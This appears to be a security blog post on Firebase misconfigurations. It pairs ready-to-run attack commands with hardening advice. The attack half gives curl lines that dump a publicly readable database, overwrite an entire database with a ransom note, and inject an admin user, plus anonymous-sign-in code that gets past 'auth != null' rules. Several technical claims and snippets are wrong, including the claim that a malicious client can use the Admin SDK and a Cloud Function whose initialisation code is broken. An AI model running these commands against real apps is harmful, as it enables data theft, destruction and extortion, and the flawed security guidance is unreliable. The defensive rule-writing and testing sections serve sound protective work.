Listen to this Post

Introduction:
In the rush to develop feature-rich applications, developers often leverage Backend-as-a-Service (BaaS) platforms like Google’s Firebase for their simplicity and power. However, a fundamental misconfiguration in Firebase’s security rules is creating a silent epidemic of data exposure, leaving terabytes of sensitive user information accessible to anyone with a web browser. This article dissects the most critical Firebase vulnerabilities and arms you with the knowledge to secure your cloud databases.
Learning Objectives:
- Understand the critical risks associated with improperly configured Firebase security rules.
- Learn to enumerate and exploit common Firebase misconfigurations to assess your own attack surface.
- Implement hardened security rules and robust testing methodologies to protect user data.
You Should Know:
1. Enumerating and Identifying Vulnerable Firebase Instances
The first step in a security assessment is target identification. Attackers often scan for Firebase projects using common naming conventions or extract project details from mobile application binaries.
Verified Command/Code Snippet:
 Extract Firebase URL from an APK file
strings app.apk | grep "firebaseio.com"

Curl to test for database readability (Replace <code>projectname</code>):
curl -X GET https://projectname.firebaseio.com/.json
Step-by-step guide:
The `strings` command scans the compiled APK for plaintext strings, often revealing the Firebase database URL. Once a potential target is identified, a simple `curl` command using the `-X GET` flag attempts to retrieve data from the root path (/) of the database. If this command returns user data instead of a permission denial error, the database is publicly readable and critically misconfigured.
2. Exploiting Public Read Misconfigurations for Data Exposure
When security rules are set to { ".read": true }, the entire database becomes a public archive. This allows an attacker to exfiltrate everything, including personal identifiable information (PII), passwords (if stored in plaintext), and financial records.
Verified Command/Code Snippet:
 Recursively download all data from a vulnerable Firebase endpoint
curl -s https://vulnerable-app.firebaseio.com/.json | jq .
Step-by-step guide:
This `curl` command silently (-s) fetches the entire JSON tree from the database’s root node. The pipe (|) sends the output to jq, a powerful JSON processor that formats and colorizes the data, making it easy to parse and analyze the stolen information. This single command can be the source of a massive data breach.
- Weaponizing Public Write Permissions for Data Destruction or Poisoning
A `{ “.write”: true }` rule is equally catastrophic. It grants any entity permission to overwrite, delete, or inject malicious data, leading to complete application compromise.
Verified Command/Code Snippet:
 Overwrite the entire database with a ransom note (DESTRUCTIVE)
curl -X PUT -d '{"ransom_note": "Your data is encrypted. Pay 1 BTC."}' https://vulnerable-app.firebaseio.com/.json

Inject a malicious admin user
curl -X PATCH -d '{"admin": true, "username": "attacker"}' https://vulnerable-app.firebaseio.com/users/attacker_id.json
Step-by-step guide:
The `-X PUT` flag with `curl` replaces the entire database node with the new data provided by the `-d` flag. `PATCH` is used to update specific fields without destroying the entire structure. These commands demonstrate how an attacker can deface an application, hold data for ransom, or create privileged accounts for persistence.
4. Advanced Rule Bypass: Exploiting Null-Based Authentication
Many developers write rules that check if `auth != null` to enforce authentication. However, if the application allows anonymous sign-in, this `auth` object exists but has no verified identity, allowing attackers to interact with the database as an “authenticated” but unverified user.
Verified Command/Code Snippet (Using Node.js Firebase Admin SDK):
// Initialize Firebase SDK for a client (often found in app code)
const app = initializeApp(firebaseConfig);
const db = getDatabase();

// Sign in anonymously
import { getAuth, signInAnonymously } from "firebase/auth";
const auth = getAuth();
signInAnonymously(auth).then(() => {
// Now rules checking for 'auth != null' will pass
set(ref(db, 'some/data'), { injected: 'via_anonymous_auth' });
});
Step-by-step guide:
This code snippet, which could be run in a Node.js environment, initializes the Firebase client SDK and uses the `signInAnonymously` method. Upon successful authentication, it receives an `auth` object. The subsequent `set` command then writes data to the database, bypassing rules that only check for the existence of `auth` and not the user’s specific permissions.
- Hardening Firebase Security Rules: The Principle of Least Privilege
The cornerstone of Firebase security is writing granular, attribute-based rules. Never use broad `true` statements. Instead, validate data and lock down access based on user ID and data ownership.
Verified Command/Code Snippet (Firebase Rules):
// Secure rules for a 'posts' collection where users own their posts
{
"rules": {
"posts": {
"$postid": {
// Only the owner can read or write their own post
".read": "auth != null && auth.uid == data.child('owner').val()",
".write": "auth != null && auth.uid == data.child('owner').val()",
// Validate data structure on write
".validate": "newData.hasChildren(['title', 'content', 'owner'])"
}
},
// Global read/write false for any unspecified nodes
".read": false,
".write": false
}
}
Step-by-step guide:
These rules are deployed in the Firebase console. They demonstrate several key concepts: 1) Locking down global read/write to false. 2) Using a wildcard `$postid` to apply rules to each post. 3) Checking that the authenticated user’s UID (auth.uid) matches the `owner` field stored in the post data. 4) Using `.validate` to ensure new data has the correct structure before being written.
- Automating Security Rule Testing with the Firebase Emulator Suite
Google provides a local emulator to test your security rules exhaustively without touching production data. This is a critical step in the DevSecOps pipeline.
Verified Command/Code Snippet:
 Install the emulator suite
firebase init emulators

Start the emulators (Database, Auth, etc.)
firebase emulators:start

Run a test script against the emulator (using Node.js client SDK)
 This script would attempt to read/write data with different user contexts to verify rules.
Step-by-step guide:
After installing the Firebase CLI and initializing the emulators, you start them with emulators:start. This provides local URLs for your database and authentication. You then write test scripts (e.g., with Jest) that initialize the SDK to connect to the emulator instead of production. These tests simulate authenticated and unauthenticated requests to verify that your rules block or allow access as intended.
7. Implementing Server-Side Validation for Ironclad Security
While client-side rules are essential, they can be bypassed by a malicious client using the Admin SDK, which ignores rules. Therefore, all critical logic and data validation must also be enforced in a trusted server environment, like Google Cloud Functions.
Verified Command/Code Snippet (Cloud Functions):
const functions = require('firebase-functions');
const admin = initializeApp();

// Listens for new user creations and enforces server-side logic
exports.checkUserDomain = functions.auth.user().onCreate((user) => {
if (user.email && !user.email.endsWith('@mycompany.com')) {
return admin.auth().deleteUser(user.uid); // Delete unauthorized users
}
return null;
});
Step-by-step guide:
This Google Cloud Function is triggered automatically every time a new user is created via Firebase Authentication. It checks the user’s email domain. If the domain is not @mycompany.com, it uses the Firebase Admin SDK (which has unrestricted access) to immediately delete the user. This provides a server-side enforcement layer that cannot be bypassed by a client.
What Undercode Say:
- The Illusion of Speed: The primary driver of these misconfigurations is the developer trade-off, prioritizing rapid development and feature delivery over foundational security configuration. The “get it working now, secure it later” mentality is a pervasive and critical vulnerability in itself.
- The Shared Responsibility Blind Spot: Organizations often operate under a dangerous misconception that using a managed service like Firebase transfers all security responsibility to Google. In reality, Firebase operates on a shared responsibility model where Google secures the infrastructure, but the customer is fully responsible for configuring access rules and protecting their data.
The analysis reveals a systemic issue in modern app development. The very simplicity of BaaS platforms like Firebase lowers the barrier to entry but also abstracts away the complexity of security, leading to a false sense of safety. The combination of tight deadlines, unclear shared responsibility, and a lack of security-focused testing creates a perfect storm for continuous, massive data leaks. This is not a flaw in Firebase itself, but a failure in the processes and education surrounding its use.
Prediction:
The proliferation of poorly configured BaaS and cloud databases will continue to be a primary attack vector for cybercriminals through 2025 and beyond. As low-code/no-code platforms and AI-assisted development (e.g., GitHub Copilot) generate more backend code, the risk of automated misconfigurations will skyrocket. We predict a rise in automated scanning bots specifically designed to find and exploit exposed Firebase instances and similar services, leading to a new wave of breaches that are not the result of sophisticated zero-days, but of simple, preventable configuration neglect. The future of cloud security hinges on embedding security validation directly into the development lifecycle and CI/CD pipelines by default.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0xfrost Firebase – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


